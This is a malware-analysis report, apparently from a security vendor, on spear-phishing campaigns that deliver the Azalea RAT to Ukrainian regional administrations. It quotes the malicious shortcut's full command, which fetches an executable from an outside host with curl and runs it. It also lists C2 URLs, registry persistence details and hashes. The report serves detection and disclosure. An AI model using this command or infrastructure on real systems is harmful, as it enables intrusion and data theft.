Between late October and early November,
TG Soft’s Anti-Malware Research Center (C.R.A.M.) identified two cyber-espionage campaigns targeting the government and military administration of the city of Kherson (Ukraine).
Following the campaigns identified on October 28 and November 2, two additional campaigns have been detected that can be linked to the same threat actor.
Campaign list:
- November 2, 2026: DocNet: Миколаївська обласна державна адміністрація / Миколаївська обласна військова адміністрація - (Вихідний №694-03-03-07-11 від 02.11.2026) -> DocNet: Mykolaiv Regional State Administration _ Mykolaiv Regional Military Administration - (Outgoing No. 694-03-03-07-11 dated 02.11.2026)
- October 28, 2026: Re: відповідь стосовно міжнародної гуманітарної допомоги -> "Re: Response regarding international humanitarian aid"
- October 22, 2026: Додаток -> "Attachment"
- July 24, 2026: запит -> "Request"
Campaign of October 28, 2026: "Re: Response regarding international humanitarian aid"

The first spear-phishing campaign analyzed was launched on October 28, 2026, and targeted the Kherson Regional State Administration (khoda.gov.ua); it included a ZIP archive attachment containing a shortcut file (.LNK) used to deliver the threat.
The email was sent from IP address 185.148.1.88 via the server mx1.mk.gov.ua, as shown in the header excerpt:
Received: from [10.133.218.56] (fi-1.gw.xeovo.com [185.148.1.88])
(using TLSv1.3 with cipher TLS_AES_256_GCM_SHA384 (256/256 bits)
key-exchange X25519 server-signature RSA-PSS (2048 bits) server-digest SHA256)
(No client certificate requested)
by mx1.mk.gov.ua (Postfix) with ESMTPSA id 26D4C39D548
for < redacted@khoda.gov.ua>; Wed, 28 Oct 2026 10:59:07 +0200 (EET) |
The attachment гуманітарна допомога від ЄС.zip (
humanitarian aid from the EU.zip), contains the following file:
| File name |
гуманітарна допомога від ЄС.pdf. .lnk |
| Size |
1131 byte |
| HASH SHA-256 |
ce9379c92c74ff910179dc0d7afa7554584567df41501c647e5e7192d071f0f3 |
The link executes the following batch commands:
| \Windows\System32\cmd.exe /v:on /c "set s=http://&set h=technostorage[.]store:80&set p=/82ce5a68-71a2-4c9f-8003-9a5b21503a11&set f=%temp%\c1r5ml3lmbn.exe&curl !s!!h!!p! -k -o !f!&start /b !f!" |
The batch command using the curl program performs a download from the site http://technostorage[.]store:80/82ce5a68-71a2-4c9f-8003-9a5b21503a11 of an executable file, which is saved in the user's %temp% folder under the name c1r5ml3lmbn.exe and executed via the start command.
| File name |
c1r5ml3lmbn.exe |
| Size |
404655 byte |
| HASH SHA-256 |
e5c09260ac1c494748616f79cd26ce215dce7177c5b953a4f623cdd0a0f71941 |

The image above shows the DIDAT section contained within the file c1r5ml3lmbn.exe, which contains the information for downloading the payload from the URL http://technostorage[.]store/bd8ced49-6ee1-48b3-aefe-0af326f169d8 (ip: 172.67.209[.]226).
| Offset |
Description |
| 0x24 |
Seed |
| 0x28 |
Interval |
| 0x2c |
Interval |
| 0x30 |
Nullcount |
| 0x34 |
Nullcount |
| 0x38 |
Mode |
| 0x3c |
Payload size |
| 0x50 |
Xor Key |
| 0x54 |
Aes key |
| 0x74 |
Ciphered payload |
Upon the first execution of the file c1r5ml3lmbn.exe, the malware downloads a payload into memory from the URL http://technostorage[.]store/bd8ced49-6ee1-48b3-aefe-0af326f169d8 and stores it within the registry key HKCU\Software\Microsoft\Windows\CurrentVersion\DefaultAppPool with the name {ADCA9C3A-0EED-42CB-9783-D20B81A9A754}.
In subsequent executions, the malware retrieves the payload directly from the registry without downloading it again..


The payload, once downloaded or retrieved from the registry, is decrypted and subsequently injected into the host process. In the case analyzed, the payload is the Azalea Agent malware..
The payload consists of several modules of the Azalea RAT:
Azalea RAT connects to the C2 server: https://technostorage[.]store/api/health (ip: 172.67.209[.]226 or 104.21.93[.]125).
Campaign for November 2, 2026: "DocNet: Mykolaiv Regional State Administration _ Mykolaiv Regional Military Administration - (Outgoing No. 694-03-03-07-11 dated 02.11.2026)"
The second spear-phishing campaign analyzed was launched on November 2, 2026, and targeted the military administration of the Kherson Oblast (kherson-rada.gov.ua/); it included a RAR archive attachment containing an executable file (.EXE) used to deliver the threat.

The email was sent from the IP address 193.239.232.119 via the server mx1.mk.gov.ua, as we can see in the header excerpt:
Received: from [10.133.218.56] (unknown [193.239.232.119])
(using TLSv1.3 with cipher TLS_AES_256_GCM_SHA384 (256/256 bits)
key-exchange X25519 server-signature RSA-PSS (2048 bits) server-digest SHA256)
(No client certificate requested)
by mx1.mk.gov.ua (Postfix) with ESMTPSA id AACBB39D54B
for <redacted@kherson-rada.gov.ua>; Mon, 2 Nov 2026 10:43:22 +0200 (EET) |
The attached main.rar file contains the following files:
| File name |
main.zip. exe |
| Size |
455617 byte |
| HASH SHA-256 |
bb688c1197f5c6b559ae29394e7996877491c00043dd9bdefcb06b0de6ddb21a |
| File name |
Список розсилки.pdf.p7s (Distribution list.pdf.p7s) |
| Size |
19964 byte |
| HASH SHA-256 |
d6dc79f1aa786ebb9e1d474324a39ad77a1acd0f177860e1d013b88a6c39b547 |
As in the cyber attack of October 28, 2026, the file main.zip.exe contains the DIDAT section, which includes the configuration for downloading the payload from the URL https://151.244.111[.]89/1225a671-40cb-4905-8551-a064de14b4db. The downloaded payload turned out to be the Azalea Agent, just as in the previous case..
October 22, 2026 campaign: "Attachment" and July 24, 2026 campaign: "Request"
Below are the details of the attachment for the October 22nd campaign:
| File name |
Додаток.rar (Attachment.rar) |
| Size |
817152 byte |
| HASH SHA-256 |
97ed374fe4ea6c8bd095f4402a4afb94d0fd33eaff806886cccd616c1bdef8cc |
| File name |
Додаток.pdf.lnk (Attachment.pdf.lnk) |
| Size |
1419 byte |
| HASH SHA-256 |
ee57fadb5046f3d850a1d4fde7cadafd6ccc58432c6db7f130ff4d33d91c4e64 |
Below are the details of the attachment for the July 24th campaign:
| File name |
запит.rar (request.rar) |
| Size |
536 byte |
| HASH SHA-256 |
045119b58e74aa817b2f5779d25c3314a2c1eba991ae272a889bb0baf9608387 |
| File name |
пропозиція.pdf.lnk (proposal.pdf.lnk) |
| Size |
1411 byte |
| HASH SHA-256 |
c8a64b664e9c1d50570b0c36eb05aa9b089b72c9ef452cbe1c867f7d9dd97396 |
AZALEA CONTROL

Azalea Control is officially marketed as a command-and-control platform for authorized red team operations and penetration tests, but it is also used as MaaS (Malware as a Service).
The framework provides the operator with a wide range of commands for complete control over the host on which it has been deployed, including HVNC, keylogging and data-stealing functionality, audio and video capture, credential extraction, discovery and lateral movement, remote shell access, tunneling and proxies, exploits and rootkits, miners, and more.

Below, we look at the pricing list featured on the Azalea Control project website, which includes various tiers offering different features, with options for both monthly and lifetime subscriptions:
The project also includes a technical support channel accessible via Telegram, Matrix, or Tox Chat.
The Azalea Control project is quite recent; in fact, it was publicized at the beginning of July 2026 on a well-known forum by the user "
spendyz21" with the title "PRIVATE AZALEA RAT ROOTKIT".
Conclusions
The target of these campaigns is Ukraine, with the last two campaigns aimed at the government and military administration of the city of Kherson.
It is interesting to note that the campaign on October 28, 2026, concerning "Response regarding international humanitarian aid," took place concurrently with the evacuation and truce in the city of Oleshky (from October 27 to November 1).
The operation on November 2nd, directed at the military administration of the Kherson Oblast, is also closely linked to the geopolitical events in the region.
The use of a recently developed MaaS (Malware as a Service) suggests a shift in strategies/tactics away from the use of well-known and established frameworks for managing command-and-control servers—such as CobaltStrike, Mythic C2, Sliver, Brute Ratel C4, etc.
The analysis could not attribute the campaigns to a specific actor with absolute certainty, although, given the geopolitical situation, one might surmise that the actor involved has an interest in the events unfolding in the affected regions.
IOC
SHA-256 file hash:
ce9379c92c74ff910179dc0d7afa7554584567df41501c647e5e7192d071f0f3
e5c09260ac1c494748616f79cd26ce215dce7177c5b953a4f623cdd0a0f71941
bb688c1197f5c6b559ae29394e7996877491c00043dd9bdefcb06b0de6ddb21a
d6dc79f1aa786ebb9e1d474324a39ad77a1acd0f177860e1d013b88a6c39b547
97ed374fe4ea6c8bd095f4402a4afb94d0fd33eaff806886cccd616c1bdef8cc
ee57fadb5046f3d850a1d4fde7cadafd6ccc58432c6db7f130ff4d33d91c4e64
045119b58e74aa817b2f5779d25c3314a2c1eba991ae272a889bb0baf9608387
c8a64b664e9c1d50570b0c36eb05aa9b089b72c9ef452cbe1c867f7d9dd97396
C2 Domains:
technostorage[.]store
151.244.111[.]89